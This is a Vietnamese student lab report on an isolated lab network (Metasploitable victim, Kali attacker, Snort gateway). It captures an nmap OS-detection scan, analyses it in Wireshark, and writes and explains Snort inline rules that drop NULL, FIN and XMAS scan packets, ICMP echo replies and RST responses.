BÁO CÁO THỰC HÀNH

Môn học: Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Lab 4: Phân tích các tấn công và ngăn chặn bằng IPS

Lớp: NT204.P22.ANTT.2

THÀNH VIÊN THỰC HIỆN (Nhóm 10):

STT	Họ và tên	MSSV
1	Nguyễn Xuân Huy	22520568
2	Nguyễn Khang Hưng	22520515

Điểm tự đánh giá
10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

- **Máy victim:**

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff
    inet 192.168.85.200/24 scope global eth0
    inet6 fe80::20c:29ff:fefa:dd2a/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ip route
192.168.85.0/24 dev eth0  proto kernel  scope link  src 192.168.85.200
default via 192.168.85.1 dev eth0
```

- **Máy attacker:**

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:9a:f5:48:fa  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.81.85.100  netmask 255.255.255.0  broadcast 10.81.85.255
        inet6 fe80::20c:29ff:fe3f:1f45  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:3f:1f:45  txqueuelen 1000  (Ethernet)
        RX packets 20  bytes 1732 (1.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 5640 (5.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ip route
default via 10.81.85.1 dev eth0 onlink
10.81.85.0/24 dev eth0 proto kernel scope link src 10.81.85.100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
```

- **Máy snort:**

```
xhuy2@xhuy2-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:f5:e7:15 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.30.129/24 brd 192.168.30.255 scope global dynamic noprefixroute
 ens33
       valid_lft 1761sec preferred_lft 1761sec
    inet6 fe80::b8b8:40f1:369d:ded1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:f5:e7:1f brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet6 fe80::bde2:a97e:a457:c81f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:f5:e7:29 brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    inet6 fe80::304b:e04b:7d7d:d000/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
xhuy2@xhuy2-virtual-machine:~$
```

- **Router:**

```
xhuy@xhuy-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:aa:6f:86 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.30.128/24 brd 192.168.30.255 scope global dynamic noprefixroute
 ens33
       valid_lft 974sec preferred_lft 974sec
    inet6 fe80::c808:7aea:6d4d:91f3/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:aa:6f:90 brd ff:ff:ff:ff:ff:ff
    altname enp2s5
    inet 10.81.85.1/24 scope global ens37
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feaa:6f90/64 scope link
       valid_lft forever preferred_lft forever
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro
up default qlen 1000
    link/ether 00:0c:29:aa:6f:9a brd ff:ff:ff:ff:ff:ff
    altname enp2s6
    inet 192.168.85.1/24 scope global ens38
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feaa:6f9a/64 scope link
       valid_lft forever preferred_lft forever
xhuy@xhuy-virtual-machine:~$
```

- **Attacker ping ra google:**

```
┌──(kali㉿kali)-[~]
└─$ ping google.com
PING google.com (74.125.130.101) 56(84) bytes of data.
64 bytes from sb-in-f101.1e100.net (74.125.130.101): icmp_seq=1 ttl=127 time=24.6 ms
64 bytes from sb-in-f101.1e100.net (74.125.130.101): icmp_seq=2 ttl=127 time=23.2 ms
^C
── google.com ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 23.168/23.902/24.637/0.734 ms
```

- **Attacker ping victim:**

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.85.200
PING 192.168.85.200 (192.168.85.200) 56(84) bytes of data.
64 bytes from 192.168.85.200: icmp_seq=1 ttl=63 time=2.96 ms
64 bytes from 192.168.85.200: icmp_seq=2 ttl=63 time=4.99 ms
64 bytes from 192.168.85.200: icmp_seq=3 ttl=63 time=6.41 ms
^C
── 192.168.85.200 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.959/4.785/6.413/1.417 ms
```


- **Victim ping google:**

```
msfadmin@metasploitable:~$ ping google.com
PING google.com (74.125.130.113) 56(84) bytes of data.
64 bytes from sb-in-f113.1e100.net (74.125.130.113): icmp_seq=1 ttl=127 time=24.
6 ms
64 bytes from sb-in-f113.1e100.net (74.125.130.113): icmp_seq=2 ttl=127 time=26.
1 ms

--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 24.625/25.374/26.124/0.766 ms
```

- **Máy thật ping tới máy victim:**

```
C:\Users\ADMIN>ping 192.168.85.200

Pinging 192.168.85.200 with 32 bytes of data:
Reply from 192.168.85.200: bytes=32 time<1ms TTL=64
Reply from 192.168.85.200: bytes=32 time<1ms TTL=64
Reply from 192.168.85.200: bytes=32 time=1ms TTL=64
Reply from 192.168.85.200: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.85.200:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

- **Kết nối WinSCP đến máy Victim:**




Yêu cầu 1.1 Ngăn chặn công cụ nmap dò quét thông tin hệ điều hành


- Trên máy Victim, sử dụng tcpdump để bắt các gói tin tấn công từ máy Attacker:

```
msfadmin@metasploitable:~$ sudo tcpdump -i eth0 -w nmap_attack.pcap
[sudo] password for msfadmin:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

- Sử dụng công cụ nmap dò quét thông tin về hệ điều hành của máy Victim. Sau đó, kiểm tra kết quả:





- Sử dụng công cụ WinSCP lấy file pcap đã bắt được, tiến hành phân tích và đưa ra phương pháp ngăn chặn việc dò quét của kẻ tấn công.




- Qua phân tích file .pcap bằng Wireshark, ta phát hiện IP 10.81.85.100 đã thực hiện quét nhiều cổng TCP đến 192.168.85.200 với dấu hiệu rõ ràng là

một cuộc tấn công dò quét hệ điều hành bằng Nmap (-O). Điều này thể hiện qua tập hợp nhiều các gói tin TCP [SYN] đến nhiều cổng khác nhau, kèm phản hồi [RST, ACK] từ máy Victim. Để ngăn chặn, đề xuất cấu hình tường lửa (iptables) để giới hạn ICMP, kết nối TCP bất thường, và chỉ cho phép các IP cụ thể truy cập vào dịch vụ quan trọng như SSH, đồng thời có thể dùng công cụ hỗ trợ phát hiện như psad để tự động phát hiện và block IP quét.







- Viết Snort rule để ngăn chặn tấn công. Rule Snort chỉ ngăn chặn việc nmàp dò quét để lấy thông tin củà Victim. Lưu ý: không được chặn kết nối đến các port của Victim, không được giới hạn tốc độ quét

```
xhuy2@xhuy2-virtual-machine:/etc/snort/rules$ sudo cat /etc/snort/rules/nhom10.r
ules
# Chặn NULL scan (no TCP flags)
drop tcp any any -> 192.168.85.200 any (flags:0; msg:"[INLINE] Nmap NULL Scan -
OS Detection"; sid:1000010; rev:1;)

# Chặn FIN scan (only FIN flag)
drop tcp any any -> 192.168.85.200 any (flags:F; msg:"[INLINE] Nmap FIN Scan - O
S Detection"; sid:1000011; rev:1;)

# Chặn XMAS scan (FIN + PSH + URG)
drop tcp any any -> 192.168.85.200 any (flags:FPU; msg:"[INLINE] Nmap XMAS Scan
- OS Detection"; sid:1000012; rev:1;)

# Chặn ICMP Echo Reply (Nmap dùng để đo phản hồi)
drop icmp 192.168.85.200 any -> any any (itype: 0; msg:"[INLINE] ICMP Echo Reply
 - OS Fingerprint"; sid:1000013; rev:1;)

# Chặn TCP RST (phản hồi từ cổng đóng)
drop tcp 192.168.85.200 any -> any any (flags:R; msg:"[INLINE] TCP RST from clos
ed port - OS Detection"; sid:1000014; rev:1;)

xhuy2@xhuy2-virtual-machine:/etc/snort/rules$
```

áp dụng các rule Snort inline nhằm phát hiện và chặn các loại gói tin đặc trưng mà Nmap sử dụng trong kỹ thuật OS fingerprinting. Các rule này không chặn kết nối hợp lệ đến các cổng dịch vụ, cũng không giới hạn tốc độ, nên vẫn đảm bảo hoạt động bình thường của hệ thống. Giúp ngăn chặn hiệu quả những kỹ thuật dò hệ điều hành của Nmap

+ chặn các gói TCP không chứa bất kỳ cờ nào (NULL scan). Đây là một kỹ thuật mà Nmap dùng để gửi gói "trống" đến hệ thống mục tiêu nhằm kiểm tra phản hồi, từ đó phân tích hành vi của hệ điều hành. Gói tin này không đại diện cho bất kỳ kết nối TCP hợp lệ nào, nên có thể bị chặn mà không ảnh hưởng đến các dịch vụ thật.

+ chặn các gói TCP chỉ có cờ FIN (FIN scan). Gói tin dạng này cũng được Nmap sử dụng để đánh giá phản ứng của hệ điều hành khi nhận các yêu cầu kết nối bất thường — thường sẽ gây ra phản hồi khác nhau tùy theo kernel OS.

+ chặn các gói có tổ hợp cờ FIN + PSH + URG, hay còn gọi là XMAS scan. Đây là kỹ thuật mà Nmap sử dụng để "thắp sáng" các cờ TCP, từ đó phân tích sự khác biệt trong phản hồi của hệ điều hành mục tiêu.


+ chặn gói ICMP Echo Reply (type 0) – đây là phản hồi từ máy Victim khi có máy khác gửi lệnh ping. Nmap sử dụng phản hồi ICMP này để đo độ trễ mạng, khoảng cách hop và các thông số liên quan đến hệ điều hành. Việc chặn phản hồi này làm gián đoạn một phần quá trình fingerprint.

+ chặn các gói TCP Reset (RST) do máy Victim gửi ra khi nhận kết nối đến các cổng đóng. Đây là phản hồi đặc trưng mà Nmap dựa vào để xác định các thông số hệ thống, vì cách gửi RST cũng khác nhau giữa các OS.

